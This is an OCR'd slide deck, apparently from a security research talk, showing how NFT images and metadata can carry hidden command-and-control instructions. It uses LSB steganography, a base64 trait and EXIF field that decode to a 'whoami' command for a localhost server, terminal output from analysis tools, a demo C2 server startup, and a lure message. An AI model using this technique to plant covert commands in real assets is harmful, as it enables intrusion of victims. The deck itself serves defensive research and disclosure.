
TESTING STEGANOGRAPHY



RANSOM RETRIEVER


- Message: *@mauroeldritch-was-here*
- Method: LSB (Least Significant Bit)
- Location: b1,rgb,lsb,xy
- Notes: Present on raw (original) file but not on the AVIF converted one. Still, both files are distributed to decentralized IPFS servers.

TESTING STEGANOGRAPHY




```
~/Projects/mFT · (main ±)
➜ ruby mFT.rb --info "0xd838b011c90643b6623393a94405a5e3c199b1fc","3"                                                            04/15/24 -  6:12 PM


          _____ _____           _ _ _      _  ___    _____ _ _          _
   _____|   __|_   _|   ___    | | | |___| |_|_  |  |     | |_|___ ___| |_
   |     |   __| | |    |___|   | | | | -_| . |_  |  |   --| | | -_|   |  _|
   |_|_|_|__|    |_|            |_____|___|___|___|  |_____|_|_|___|_|_|_|
                                      mFT - Client v0.01 - Mauro Eldritch

Report for NFT 3 [0xd838b011c90643b6623393a94405a5e3c199b1fc]
Blockchain: ethereum.
+-----------------+-----------------------+-------------------------------------------------------------------+----------+
| Name            | Collection            | Description                                                       | Flagged? |
+-----------------+-----------------------+-------------------------------------------------------------------+----------+
| Ransom Retriever | malicious-fungible-tokens | b64|aXBfYWRkcmVzcz1odHRwOi8vbG9jYWxob3N0OjQ0NDQvJmNvZGU9d2hvYW1p | false    |
+-----------------+-----------------------+-------------------------------------------------------------------+----------+

[*] Image URL: https://ipfs.io/ipfs/bafybeib7cy7jmd54tyyjfusnyraonitup7vdaac37oxjlalmenoq2kmggi/3
[*] MetaData URL: https://ipfs.io/ipfs/bafybeiecd45afhbxmmvwlhtzrx3gt47tqhfwhh5b2yelsnhmhzormbs4lm/3

Extended analysis is enabled. This may take a while...
```

TESTING STEGANOGRAPHY




3 (2531×2934)
ipfs.io/ipfs/bafybeib7cy7jmd54tyyjfusnyraonitup7vdaac37oxjlalmenoq2kmggi/3



```
~/Projects/mFT · (main ±)
➜  zsteg -e "b1,rgb,lsb,xy" 3.png                       04/15/24 -  6:18 PM
@mauroeldritch-was-here

~/Projects/mFT · (main ±)
➜                                                        04/15/24 -  6:19 PM
```


TESTING TRAITS & EXIF METADATA



INITIAL ACCESS ~~BROKER~~ BARKER


- Trait, EXIF & Message: ***b64|****aXBfYWRkcmVzcz1odHRwOi8vbG9jYWxob3N0OjQ0NDQvJmNvZGU9d2hvYW1p*
- Encoding: Base64.
- Trait Name: *Meta*
- EXIF Field: *ProfileCopyright*
- Decoded: **ip_address**=http://localhost:4444/ **&code**=whoami

ABUSING STEGANOGRAPHY, TRAITS & EXIF METADATA



```
irb(main):017> json_body
=>
{"nft"=>
  {"identifier"=>"4",
   "collection"=>"malicious-fungible-tokens",
   "contract"=>"0xd838b011c90643b6623393a94405a5e3c199b1fc",
   "token_standard"=>"erc1155",
   "name"=>"Initial Access Barker",
   "description"=>"Welcome to the Goldilocks Dark Market.",
   "image_url"=>"https://ipfs.io/ipfs/bafybeiahxjp4qtn7tssuhvqan2a76duuhp6a66dd7wyh3sbwvtgsmg7gri/4",
   "metadata_url"=>
    "https://ipfs.io/ipfs/bafybeiecd45afhbxmmvwlhtzrx3gt47tqhfwhh5b2yelsnhmhzormbs4lm/4",
   "opensea_url"=>"https://opensea.io/assets/ethereum/0xd838b011c90643b6623393a94405a5e3c199b1fc/4",
   "updated_at"=>"2024-04-02T22:47:58.373638",
   "is_disabled"=>false,
   "is_nsfw"=>false,
   "animation_url"=>nil,
   "is_suspicious"=>false,
   "creator"=>"0x942773f094f0c170ab8835e28f9b0b0b223e043a",
   "traits"=>
    [{"trait_type"=>"Meta",
      "display_type"=>nil,
      "max_value"=>nil,
      "value"=>"b64|aXBfYWRkcmVzcz1odHRwOi8vbG9jYWxob3N0OjQ0NDQvJmNvZGU9d2hvYW1p"}],
   "owners"=>[{"address"=>"0x942773f094f0c170ab8835e28f9b0b0b223e043a", "quantity"=>1}],
   "rarity"=>nil}}
irb(main):018>
```

ABUSING STEGANOGRAPHY, TRAITS & EXIF METADATA





ipfs.io/ipfs/bafybeiecd45afhbxmmvwlhtzrx3gt47tqhfwhh5b2yelsnhmhzormbs4lm/4

Impresión con formato estilístico ☑

```
{
  "name": "Initial Access Barker",
  "description": "Welcome to the Goldilocks Dark Market.",
  "external_url": null,
  "image": "ipfs://bafybeiahxjp4qtn7tssuhvqan2a76duuhp6a66dd7wyh3sbwvtgsmg7gri/4",
  "attributes": [
    {
      "display_type": null,
      "trait_type": "Meta",
      "value": "b64|aXBfYWRkcmVzcz1odHRwOi8vbG9jYWxob3N0OjQ0NDQvJmNvZGU9d2hvYW1p"
    }
  ]
}
```


ABUSING STEGANOGRAPHY, TRAITS & EXIF METADATA


4 (2992×4000)
ipfs.io/ipfs/bafybeiahxjp4qtn7tssuhvqan2a76duuhp6a66dd7wyh3sbwvtgsmg7gri/4



```
➜  openssl dgst -sha256 4.png                                    04/04/24 -  5:16 PM
SHA2-256(4.png)= 9abb2c0684ba2f859154c9a19f85b49af452a810f9221a4e49c752da83a2f17d

~/Desktop
➜  exiftool -s3 -ProfileCopyright 4.png                          04/04/24 -  5:16 PM
b64|aXBfYWRkcmVzcz1odHRwOi8vbG9jYWxob3N0OjQ0NDQvJmNvZGU9d2hvYW1p

~/Desktop
➜  zsteg -e "b1,rgb,lsb,xy" 4.png                                04/04/24 -  5:16 PM
[MFT]b64|aXBfYWRkcmVzcz1odHRwOi8vbG9jYWxob3N0OjQ0NDQvJmNvZGU9d2hvYW1p

~/Desktop
➜                                                                04/04/24 -  5:17 PM
```

ABUSING STEGANOGRAPHY, TRAITS & EXIF METADATA



Steganography Online

Decode image

To decode a hidden message from an image, just choose an image and hit the **Decode** button.


Neither the image nor the message that has been hidden will be at any moment transmitted over the web, all the magic happens within your browser.

4.png

Hidden message

[MFT]b64|aXBfYWRkcmVzcz1odHRwOi8vbG9jYWxob3N0OjQ0NDQvJmNvZGU9d2hvYW1p


Input



metadata2go.com/result#j=6fdbc933-3f27-4347-9074-cccffade17a8
METADATA 2 GO
All tools
Files
Tools
File List
4.json

mime_type	image/png
image_width	2992
image_height	4000
bit_depth	8
color_type	RGB with Alpha
compression	Deflate/Inflate
filter	Adaptive
interlace	Noninterlaced
srgb_rendering	Perceptual
exif_byte_order	Big-endian (Motorola, MM)
x_resolution	72
y_resolution	72
resolution_unit	inches
y_cb_cr_positioning	Centered
profile_copyright	b64|aXBfYWRkcmVzcz1odHRwOi8vbG9jYWxob3N0OjQ0NDQvJmNvZGU9d2hvYW1p


ABUSING STEGANOGRAPHY, TRAITS & EXIF METADATA



```
~/Projects/mFT · (main ±)
➜                                                          04/15/24 -  9:10 PM
```


```
~/Projects/mFT · (main ±)
➜  ruby Exfil.rb                                           04/15/24 -  9:10 PM

     _____ _____      _ _ _    _  ___   _____ ___
 ____|  __|_  _|  ___ | | | |___| |_|_ |  |     |_  |
|    |  __| | |  |___|| | | | -_| . |_ |  |   --|  _|
|_|_|_|__|  |_|       |_____|___|___|___|  |_____|___|
                 mFT - Web3 C2 Server v0.01 - Mauro Eldritch


[2024-04-15 21:10:39] INFO  WEBrick 1.8.1
[2024-04-15 21:10:39] INFO  ruby 3.1.4 (2023-03-30) [arm64-darwin23]
== Sinatra (v4.0.0) has taken the stage on 4444 for production with backup from WEBrick
[2024-04-15 21:10:39] INFO  WEBrick::HTTPServer#start: pid=15302 port=4444
```

GOLDENLOCKER TO THE MOON



¿Aceptar la solicitud de mensaje de Crypto Millionaire (crypto_1_millionaire)?

Si la aceptas, también podrá llamarte y ver información como tu estado de actividad y cuándo leíste los mensajes.




Crypto Millionaire

rypto_1_millionaire · Instagram


mil seguidores · 6 publicaciones

No se siguen mutu


Nueva cuent



Hello. I liked your work so much that I'm willing to pay 15 Eth for it, how do you feel about that? https://opensea.io/assets/ethereum/0xd838b011c90643b6623393a94405a5e3c199b1fc/3



Hello. I liked your work so much that I'm willing to pay 15 Eth for it, how do you feel about that? https://opensea.io/assets/ethereum/0xd838b011c90643b6623393a94405a5e3c199b1fc/3

